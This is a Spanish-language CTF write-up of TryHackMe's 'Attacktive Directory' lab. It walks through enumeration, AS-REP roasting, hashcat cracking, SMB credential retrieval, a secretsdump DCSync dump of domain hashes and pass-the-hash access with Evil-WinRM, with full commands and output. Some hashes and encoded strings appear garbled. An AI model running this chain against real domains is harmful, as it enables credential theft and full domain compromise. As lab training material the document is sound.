

# EXPLOTACIÓN DE ACTIVE DIRECTORY

GUÍA

HENRIQUE ALVES



## TABLA DE CONTENIDO

Introducción.....	4
Descarga de las herramientas necesarias .....	5
IMPACKET .....	5
KERBRUTE .....	5
Enumeración de la red .....	6
Ataque de fuerza bruta con Kerbrute .....	8
Acceso a SMB y recuperación de credenciales .....	11
Explotación de credenciales con secretsdump.py .....	12
Acceso a la máquina remota con Evil-WinRM .....	14
Conclusión.....	16
Referencias .....	17

## TABLA DE CONTENIDO DE IMÁGENES

Descarga de herramientas 1	5
Descarga de herramientas 2	6
Escaneo de puertos	6
Resultado escaneo de puertos 1	7
Encontrar nombre de dominio NetBIOS	7
Resultado KERBRUTE	8
Obtención de Hash	9
Ejemplo de hash de Kerberos 5	9
Cracking de hash Kerberos AS-REP	10
Contraseña descifrada del hash Kerberos	11
Acceso a SMB	12
Decodificación y extracción de hashes	13
Acceso a la máquina remota con Evil-WinR	15

## INTRODUCCIÓN

El objetivo principal es demostrar cómo los atacantes pueden aprovechar configuraciones inseguras de **Active Directory** para escalar privilegios y obtener acceso a credenciales críticas. Este informe cubre los pasos seguidos, las herramientas utilizadas y los hallazgos clave que ilustran las vulnerabilidades presentes en el entorno de **Active Directory**.

## DESCARGA DE LAS HERRAMIENTAS NECESARIAS

Antes de comenzar con el ataque, es necesario descargar las herramientas requeridas.

### IMPACKET

La primera herramienta que vamos a descargar es **Impacket**, una colección de herramientas en Python utilizadas para interactuar con los protocolos de red de Windows, como SMB, MSRPC y Kerberos.

Para descargar **Impacket**, debemos clonar el repositorio, resolver las dependencias e instalarla ejecutando el script de configuración. A continuación, se detallan los comandos que debemos ejecutar

```
# Clonar el repositorio.
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket

# Resolver las dependencias.
pip3 install -r /opt/impacket/requirements.txt

# Ejecutar el script de setup.
cd /opt/impacket/ && python3 ./setup.py install
```

Descarga de herramientas 1

### KERBRUTE

**Kerbrute** es una herramienta utilizada para realizar ataques de fuerza bruta a servicios de **Kerberos**, permitiendo descubrir usuarios y contraseñas mediante ataques de diccionario.

Para instalar **Kerbrute**, debemos acceder a su repositorio en **GitHub** y descargar el paquete adecuado para nuestro sistema operativo. A continuación, se detallan los pasos:

1. Accede al [repositorio de Kerbrute en GitHub](#).
2. Descarga el archivo precompilado adecuado para tu sistema operativo (Linux, Windows, MacOS).
3. Descomprime el archivo descargado y asegúrate de que el ejecutable esté accesible.

Una vez instalada la herramienta, podremos usarla para realizar ataques de diccionario sobre el servicio **Kerberos** y descubrir posibles usuarios y contraseñas.

```
(root@kali)-[/home/kali/Descargas]
# ./kerbrute_linux_amd64

  _____
 /  _  _  \
|  _ \| | | | | |
| |_) | | |
|  _ < | | |
|_| \_||_|_|

Version: v1.0.3 (9dad6e1) - 04/12/25 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts
```

Descarga de herramientas 2

## ENUMERACIÓN DE LA RED

El primer paso para atacar el objetivo es obtener información sobre la red. Utilizando **Nmap**, se realizó un escaneo agresivo de la máquina objetivo con el siguiente comando:

```
sudo nmap -A -T5 10.10.114.192 --open -oN NMAP_Active_Directory.txt
```

```
(kali@kali)-[~/Descargas/ATTACKTIVE]
$ sudo nmap -A -T5 10.10.114.192 --open -oN NMAP_Active_Directory.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 12:52 CEST
Nmap scan report for 10.10.114.192
```

Escaneo de puertos

Este escaneo detectó puertos abiertos y servicios activos, ayudando a identificar posibles vectores de ataque. El análisis mostró puertos relacionados con **Kerberos** y **Active Directory**, lo que fue clave para los siguientes pasos.

Como podemos observar, la máquina tiene varios puertos y servicios abiertos, que van desde un servidor web con IIS hasta un servicio de **Active Directory** con LDAP, lo cual se puede ver [aquí](#).

Si continuamos examinando el resultado del escaneo, veremos información adicional como los nombres de dominio **NetBIOS**, los nombres **DNS** y la versión del servicio, entre otros detalles importantes.

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-04-12T11:05:09+00:00; +2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
```

Resultado escaneo de puertos 1

Para encontrar el nombre de dominio NetBIOS solo tenemos que usar enum4linux:

```
(kali@kali)~[~/Descargas/ATTACKTIVE]
$ enum4linux 10.10.114.192
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 12 13:06:55 2025

===== ( Target Information ) =====
Target ..... 10.10.114.192
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.114.192 ) =====

[E] Can't find workgroup/domain

===== ( Nbtstat Information for 10.10.114.192 ) =====
Looking up status of 10.10.114.192
No reply from 10.10.114.192

===== ( Session Check on 10.10.114.192 ) =====

[+] Server 10.10.114.192 allows sessions using username '', password ''

===== ( Getting domain SID for 10.10.114.192 ) =====
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
```

Encontrar nombre de dominio NetBIOS





### Obtención de TGT con GetNPUsers.py

En este paso, se utilizó el script **GetNPUsers.py** de **Impacket** para obtener un **TGT** (Ticket Granting Ticket) del usuario **svc-admin** en el dominio **spookysec.local**. El comando ejecutado fue:

```
python /home/kali/Descargas/impacket/examples/GetNPUsers.py -no-pass -dc-ip 10.10.114.192
spookysec.local/svc-admin
```

```
(root@kali) [/home/kali/Descargas/impacket/examples]
$ GetNPUsers.py -no-pass -dc-ip 10.10.114.192 spookysec.local/svc-admin
/usr/local/bin/GetNPUsers.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250404.133223.00ced47f', 'GetNPUsers.py')
Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin$SPOOKYSEC.LOCAL:af353fce4cdf8381bf92b191ffb340dc$08428b56fda5358cc4948542e1c0d3e4c2bd811c0df40849e60c34e
0d10d6676e30b032e88ea611c2113c18e5016c830d3dd5e55e3c8eedc68573520754ec30d2a36e77c5fef9a66a423f37088bb772642098edbb6921ce9f5ff8d17
16c2f9a515d7d4d43d5d361bcea3d887a08e6948che270142857eee822dd2c0849254f814a764f3e2bc7787184442c9686c69c29bb8ac961623851662a1b414c
5206557d064ee8c74de62fc3c44c89249e6fb2fc415fa4f62c84533827b66229e672ab410d2f5f0f3e6f9b95ed04cb608658cdc3cc507407e660e19aa71c1b31
a14d6f1afd2d4f8d6c377c4e946d1a4685bbe7cf8021
```

Obtención de Hash

Este comando permitió obtener un **TGT** de Kerberos para el usuario **svc-admin**, lo que es esencial para ataques posteriores como **Pass-the-Ticket**. El hash obtenido, mostrado en la salida, es utilizado para autenticar al usuario sin necesidad de conocer su contraseña.

### Verificación del hash Kerberos con Hashcat

En este paso, el hash obtenido previamente con el script **GetNPUsers.py** (un **TGT** para el usuario **svc-admin**) fue verificado en la [página](#) de ejemplos de **Hashcat**. El hash correspondiente es de tipo **Kerberos 5, etype 23, AS-REP**, y aparece en la tabla de ejemplos de **Hashcat** bajo el código **18200**.

Este tipo de hash es utilizado para **Kerberos AS-REP** y puede ser atacado usando la herramienta **Hashcat** para intentar **crackear** la contraseña del usuario asociado. La entrada para **Kerberos 5, etype 23** en la tabla de Hashcat es la siguiente:

18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c1c8fa
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	\$krb5asrep\$23\$user@domain.com:3e156ada591263b8aa
18300	Apple File System (APFS)	\$fvde\$2\$16\$58778104701476542047675521040224\$20
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	\$odf\$*1*1*100000*32*751854d8b90731ce0579f96bea6

Ejemplo de hash de Kerberos 5

## Cracking del hash Kerberos con Hashcat

Una vez que se obtuvo el hash Kerberos utilizando el script **GetNPUsers.py**, se procedió a usar **Hashcat** para realizar un ataque de cracking sobre el hash. El comando utilizado fue:

```
hashcat -m 18200 -a 0 -o cracked_passwords.txt hash.txt passwordlist.txt
```

```
(root@kali)-[/home/kali/Descargas]
# hashcat -m 18200 -a 0 -o cracked_passwords.txt hash.txt passwordlist.txt

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:af353fce4cd...cf8021
Time.Started.....: Sat Apr 12 13:57:13 2025 (0 secs)
Time.Estimated...: Sat Apr 12 13:57:13 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 143.1 kH/s (0.55ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6912/70188 (9.85%)
Rejected.....: 0/6912 (0.00%)
Restore.Point....: 6144/70188 (8.75%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: horoscope -> center
Hardware.Mon.#1..: Util: 32%

Started: Sat Apr 12 13:56:55 2025
Stopped: Sat Apr 12 13:57:14 2025
```

Cracking de hash Kerberos AS-REP

Este comando intenta descifrar el hash de **Kerberos 5, etype 23 (AS-REP)** utilizando el archivo de diccionario **passwordlist.txt**. Durante el proceso, **Hashcat** muestra detalles como la velocidad de los intentos, el progreso y la estimación de tiempo restante.

En la salida de **Hashcat**, se puede ver que el **hash fue crackeado con éxito** y se ha recuperado la contraseña del usuario asociado con el hash de **svc-admin** en el dominio **spookysec.local**.

Después de ejecutar **Hashcat** y descifrar el hash de **Kerberos** para el usuario **svc-admin**, se obtuvo la contraseña correspondiente, que fue guardada en el archivo **cracked\_passwords.txt**. El contenido del archivo muestra el siguiente resultado:

```
(root@kali)-[/home/kali/Descargas]
# cat cracked_passwords.txt
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:af353fce4cdf8381bf92b191ffb340dc$08428b56fda5358cc4948542e1c0d3e4c2bd811c0df40849e60c34e
0d10d6676e30b032e88ea611c2113c18e5016c830d3dd5e55e3c8eedc68573520754ec30d2a36e77c5fef9a66a423f37088bb772642098edb6921ce9f5ff8d17
16c2f9a515d7d4d43d5d361bcea3d887a08e6948cbe270142857eee822dd2c0849254f814a764f3e2bc7787184442c9686c69c29bb8ac961623851662a1b414c
5206557d064ee8c74de62fc3c44c89249e6fb2fc415fa4f62c84533827b66229e672ab410d2f5f0f3e6f9b95ed04cb608658cdc3cc507407e660e19aa71c1b31
a14d6f1afd2d4f8d6c37f7c4e946d1a4685bbe7cf8021management2005
```

Contraseña descifrada del hash Kerberos

La contraseña recuperada para el usuario **svc-admin** es **management2005**. Esta contraseña puede ser utilizada para autenticar el usuario en el sistema y realizar movimientos adicionales dentro de la red.

## ACCESO A SMB Y RECUPERACIÓN DE CREDENCIALES

En este paso, se utilizó el comando **smbclient** para acceder al recurso compartido **backup** en la máquina objetivo utilizando las credenciales obtenidas previamente para el usuario **svc-admin**. El comando utilizado fue:

```
smbclient \\10.10.114.192\backup -U svc-admin
```

Una vez autenticado, se realizó un listado de los archivos disponibles en el recurso compartido, donde se encontró un archivo llamado **backup\_credentials.txt**. A continuación, se visualizó el contenido del archivo con el comando **more**:

```
more backup_credentials.txt
```

El archivo contenía una cadena en **Base64**, la cual fue decodificada. La cadena decodificada mostró lo siguiente:

```
YmFja3V3QHNNwb29rcmV4NlYy5sb2NhY2t1YnJpYXBvc3NmZGFzY3dlfGg== (base64 encoded)
```

Al decodificarla, se obtuvo la siguiente información de las credenciales:

```
backup@spookysec.local:backup2517860
```

1<sup>a</sup>

```
(root@kali)~/home/kali/Descargas
# smbclient \\\\10.10.114.192\\backup -U svc-admin
Password for [WORKGROUP\\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sat Apr  4 21:08:39 2020
..               D          0   Sat Apr  4 21:08:39 2020
backup_credentials.txt  A       48   Sat Apr  4 21:08:53 2020

8247551 blocks of size 4096. 3645565 blocks available
smb: \> 
```

2<sup>a</sup>

```
backup_credentials.txt          A       48   Sat Apr  4 21:08:53 2020

8247551 blocks of size 4096. 3645565 blocks available
smb: \> more backup_credentials.txt 
```

3<sup>a</sup>

```
YmFja3VwQHNwb29reXNlYy5sb2NhbdPjYWNrdXAyNTE3ODYw
/tmp/smbmore.HT2rYq (END)
```

Acceso a SMB

Estas credenciales proporcionan acceso a un nuevo usuario, **backup@spookysec.local**, con la contraseña **backup2517860**, lo que permitirá realizar más movimientos dentro del sistema o explotación adicional.

## EXPLOTACIÓN DE CREDENCIALES CON SECRETSDUMP.PY


En esta etapa del ataque, se utilizó el script **secretsdump.py** de la suite **Impacket** para extraer credenciales de las cuentas de usuario del dominio. Este script es útil para volcar información crítica de **Active Directory** sin necesidad de acceso físico al archivo **NTDS.dit**, utilizando la replicación de directorio.

El comando utilizado fue el siguiente:

```
python /home/kali/Descargas/impacket/examples/secretsdump.py -just-dc backup@10.10.114.192
```

Este comando solicita al **Controlador de Dominio** que proporcione las credenciales de los usuarios del dominio **spookysec.local**. A través de este proceso, el script obtiene tanto los **hashes NTLM** como los **TGTs** (Ticket Granting Tickets) de **Kerberos**, que son esenciales para realizar ataques posteriores.

Durante este proceso, se extrajo una cadena en **Base64** desde el archivo **backup\_credentials.txt**, que contenía la contraseña del usuario **backup**. Para decodificarla, se utilizó **CyberChef**, una herramienta en línea que facilitó la conversión de **Base64** a texto claro, revelando la contraseña:



2<sup>a</sup>

```
(root@kali)-[/home/kali/Descargas/impacket/examples]
# python /home/kali/Descargas/impacket/examples/secretsdump.py -just-dc backup@10.10.114.192

Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies
Password:
```

3<sup>a</sup>

```
(root@kali)-[/home/kali/Descargas/impacket/examples]
# python /home/kali/Descargas/impacket/examples/secretsdump.py -just-dc backup@10.10.114.192

Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies
Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d/e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
```

Decodificación y extracción de hashes

En los resultados obtenidos, se pudo observar que **secretsdump.py** volcó las credenciales de múltiples usuarios del dominio, como **administrator**, **svc-admin**, **backup**, entre otros. Esto proporcionó acceso a credenciales críticas que podrían utilizarse para realizar ataques de escalada de privilegios.

Además, el **TGT** obtenido para el usuario **backup** puede ser utilizado en un ataque de **Pass-the-Ticket** para acceder a otros servicios del dominio sin necesidad de la contraseña. Esta técnica es clave para realizar un movimiento lateral dentro de la red comprometida.

Este paso es fundamental en la explotación de **Active Directory**, ya que proporciona los medios necesarios para obtener acceso a las credenciales de usuario y ejecutar técnicas de **post-explotación** sin intervención adicional.

## ACCESO A LA MÁQUINA REMOTA CON EVIL-WINRM

En este paso, se utilizó la herramienta **Evil-WinRM** para obtener acceso a la máquina remota con las credenciales de **Administrator** obtenidas anteriormente. **Evil-WinRM** es una herramienta que permite interactuar con máquinas Windows de forma remota utilizando el protocolo **WinRM**.

El comando ejecutado fue:

```
evil-winrm -i 10.10.114.192 -u Administrator -H 0e0363213e37b942214972600b0bcb4fc
```

Este comando establece una conexión **WinRM** con la máquina objetivo y autentica el acceso utilizando el **hash NTLM** previamente recuperado para el usuario **Administrator**.

Una vez dentro, se ejecutaron comandos para listar los directorios del usuario **Administrator**. La salida muestra varios directorios como **Documents**, **Desktop**, **Downloads**, entre otros, lo que indica que se tiene acceso a los archivos del sistema de la máquina comprometida.

Este paso permitió acceder al sistema de archivos de la máquina remota, lo que facilitó la recopilación de información adicional y la ejecución de acciones dentro del sistema.

```
(root@kali)~/home/kali/Descargas/impacket/examples
# evil-winrm -i 10.10.114.192 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-----          4/4/2020 11:19 AM             3D Objects
d-----          4/4/2020 11:19 AM             Contacts
d-----          4/4/2020 11:39 AM             Desktop
d-----          4/4/2020 12:00 PM             Documents
d-----          4/4/2020 11:19 AM             Downloads
d-----          4/4/2020 11:19 AM             Favorites
d-----          4/4/2020 11:19 AM             Links
d-----          4/4/2020 11:19 AM             Music
d-----          4/4/2020 11:19 AM             Pictures
d-----          4/4/2020 11:19 AM             Saved Games
d-----          4/4/2020 11:19 AM             Searches
d-----          4/4/2020 11:19 AM             Videos

*Evil-WinRM* PS C:\Users\Administrator>
```

Acceso a la máquina remota con Evil-WinR

Utilizando **Evil-WinRM**, se navegaron las rutas de los directorios de los usuarios **Administrator**, **svc-admin**, y **backup**.

## CONCLUSIÓN

El reto **Attacktive Directory** de **TryHackMe** demostró diversas técnicas de explotación en un entorno de **Active Directory**, desde la **enumeración de usuarios** hasta la **obtención de credenciales** y **TGTs** mediante herramientas como **Kerbrute**, **Impacket** y **Evil-WinRM**. A través de estos métodos, fue posible obtener **hashes de contraseñas**, **decodificar credenciales** y acceder a múltiples **flags** almacenadas en los escritorios de los usuarios.

La explotación de vulnerabilidades en **Kerberos** y la utilización de **hashes** para acceder a cuentas sin necesidad de contraseñas fueron clave para avanzar en el ataque. Al final, el acceso a los archivos de los usuarios comprometidos permitió obtener la información necesaria para completar el reto y demostrar cómo un atacante podría comprometer un entorno de **Active Directory**.



## REFERENCIAS

GCHQ. (n.d.). *CyberChef*. Retrieved from [https://gchq.github.io/CyberChef/#recipe=From\\_Base64\('A-Za-z0-9%2B/%3D',true,false\)&input=WW1GamEzVndRSE53Yjl5cmVYTmxZeTVzYjJOaGJEcGlZV05yZFhBeU5URTNPRFI3](https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=WW1GamEzVndRSE53Yjl5cmVYTmxZeTVzYjJOaGJEcGlZV05yZFhBeU5URTNPRFI3)

Wikipedia contributors. (2021, March 16). *Pass the hash*. Wikipedia. Retrieved from [https://en.wikipedia.org/wiki/Pass\\_the\\_hash#:~:text=In%20computer%20security%2C%20pass%20the,as%20is%20normally%20the%20case](https://en.wikipedia.org/wiki/Pass_the_hash#:~:text=In%20computer%20security%2C%20pass%20the,as%20is%20normally%20the%20case)

Hacking Articles. (2020, August 9). *A detailed guide on Kerbrute*. Retrieved from <https://www.hackingarticles.in/a-detailed-guide-on-kerbrute/>